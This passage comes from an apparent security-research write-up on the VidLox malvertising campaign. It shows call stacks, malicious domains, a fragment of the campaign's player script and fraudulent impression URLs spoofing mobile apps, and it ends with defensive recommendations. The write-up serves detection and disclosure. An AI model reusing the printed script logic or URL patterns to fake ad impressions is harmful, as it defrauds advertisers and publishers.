
Figure 11: One of the first URLs to be sent by the script is a callback URL with a top level domain of .xyz.

One of the first URLs to be sent by the script is a callback URL with a top level domain of ".xyz". This callback URL is sent as a pixel via a call to *e.sendPixel* on line 12,117 in Figure 11. A function call stack can be seen below in Figure 12, which shows the path the URL takes before being sent by *e.sendPixel*.



```
▼ Request call stack
    Image (async)
    e.sendPixel          @ player_117.08_d.js:15
    (anonymous)          @ player_117.08_d.js:15
    ht                   @ player_117.08_d.js:15
    hn                   @ player_117.08_d.js:15
    (anonymous)          @ player_117.08_d.js:15
    R                    @ player_117.08_d.js:8
    L                    @ player_117.08_d.js:8
    v                    @ player_117.08_d.js:8
    characterData (async)
    b                    @ player_117.08_d.js:8
    s                    @ player_117.08_d.js:8
    _                    @ player_117.08_d.js:8
    go                   @ player_117.08_d.js:15
    (anonymous)          @ player_117.08_d.js:15
    t.init.t.init        @ player_117.08_d.js:15
    bo                   @ player_117.08_d.js:15
    (anonymous)          @ player_117.08_d.js:15
    n                    @ player_117.08_d.js:1
    (anonymous)          @ player_117.08_d.js:1
    (anonymous)          @ player_117.08_d.js:1
▼ Request initiator chain
  ▼ http://127.0.0.1:8080/
    ▼ http://127.0.0.1:8080/main.js
      ▼ https://p.durectionse.com/player/player.js?p=1667769059&cb=757
        ▼ https://c.durectionse.com/player/player_117.08_d.js
            https://auctionad.xyz/D9A68/1667769059?2E6CE=opp&24
```

Figure 12: Function call stack demonstrates the journey the .xyz URL takes before heading to e.sendPixel.




```
        t.firedEvents = {},
        t.vastTracker = null,
        t.skipVastTracker = !1,
        t.hasFlashVPAID = !1,
        t.hasJSVPAID = !1,
        t.initVpaidOnStartDone = !1;
        var n = function() {
            t.state = ro.Fetching;
            var n = t.vastXml  n = undefined
              , r = t.vastURL  r = "https://[redacted]/v/1.0/av?auid=543998061&url=https://apps.apple.com/us/app/pin-rescue/id15002491
              , i = null;  i = "https://[redacted]/v/1.0/av?auid=543998061&url=https://apps.apple.com/us/app/pin-rescue/id1500249157&i
            if (!n) {  n = undefined
                if (!r || "#" == r[0] || !r.trim())  r = "https://[redacted]t/v/1.0/av?auid=543998061&url=https://apps.apple.com/us/app
                    return void x(e, t, "empty vast url - demand ignored", !1);
                if (-1 !== (i = Pe(e, t)(r)).indexOf("spotx://"))  i = "https://[redacted]t/v/1.0/av?auid=543998061&url=https://apps.ap
                    return void x(e, t, "is Spotx SDK - no longer support", !1);
                x(e, t, "fetch vast url: " + i + " " + (i != r ? r : ""), !1),  i = "https:/[redacted]t/v/1.0/av?auid=543998061&url=ht
                function(e, t, n) {  n = undefined
                    (null != t.useIMA ? t.useIMA : Ir.isGoogleIMA(n)) && (x(e, t, "IMA - use JS SDK", !1),
                    t.vastURL = n,
                    t.mediaURL = n,
                    t.adType = "jsima")
                }(e, t, i)  i = "https:/[redacted]et/v/1.0/av?auid=543998061&url=https://apps.apple.com/us/app/pin-rescue/id15002491578
            }
            zr(t),
            t.fetchAdUrl(i)
```

Figure 13: Fraudulent impression URLs are sent to t.fetchAdUrl.

Next, through a series of other function calls, the fraudulent impression URLs are sent with a call to *t.fetchAdUrl* on line 8520 in Figure 13 above. The URL highlighted in orange represents the impression URL being sent by the function. In this case, the URL references the mobile app Pin Rescue.

As the script continues, each impression URL is sent via the same call to *t.fetchAdUrl*. Each URL contains the same tracking domain as the previous but the mobile app is different.



Url	Status	Type	Initiator
https://ta[redacted]/v/1.0/av?auid=543962776&url=https://apps.apple.com/us/app/drawing-games-3d/id1490808501&i...	302	xhr / ...	player_117.08_d.j...
https://ta[redacted]/v/1.0/av?auid=543962776&url=https://apps.apple.com/us/app/food-games-3d/id1495666950&ifa=...	302	xhr / ...	player_117.08_d.j...
https://ta[redacted]/v/1.0/av?auid=543962770&url=https://apps.apple.com/us/app/escape-jail-3d/id1523503857&ifa=6...	302	xhr / ...	player_117.08_d.j...
https://ta[redacted]/v/1.0/av?auid=543962770&url=https://apps.apple.com/us/app/brain-master/id1522657393&ifa=64...	302	xhr / ...	player_117.08_d.j...
https://ta[redacted]/v/1.0/av?auid=543984464&url=https://apps.apple.com/us/app/toilet-games-3d/id1501501181&ifa...	302	xhr / ...	player_117.08_d.j...
https://ta[redacted]/v/1.0/av?auid=543984464&url=https://apps.apple.com/us/app/6ix9ine-runner/id1527057179&ifa=6...	302	xhr / ...	player_117.08_d.j...

Figure: 14: All of the fraudulent URLs delivered in the campaign.

Figure 14 shows the fraudulent URLs delivered in the campaign exemplified above, but VidLox has been observed injecting even larger amount of URLs. The creative or video that is shown is a repeating logo of a social, gaming or streaming application, such as Snapchat, Crossy Road, Hulu, and Blob Runner. These images are hosted by *b-cdn[.]net*.




Figure 15: Creatives delivered by the campaign are simply repeated logos of well-known apps.

Say No to Fraud

Adware is frequently a precursor to malicious activity, often leading to issues across the broader cyber security spectrum like phishing and placing backdoors on devices that lead to ransomware and keystroke loggers among others. In this example, VidLox exemplifies how malvertising tactics fuel ad fraud.

Key tactics to thwart this type of ad fraud:

- Real-time client-side monitoring to capture evolving threats
- Blocking of known malicious domains and associated creative
- Share details with upstream partners to terminate the bad buyer, not the partner

AdTech companies and publishers should avoid playing a part in this impression-fraud scheme by blocking the campaign. As the speed of domain cycling makes in-app blocking difficult, The Media Trust recommends discussing with your upstream partner to ensure policies are followed. Otherwise, spend is being diverted from legit AdTech companies and publishers. The consequences of letting VidLox through the pipes is higher than it seems.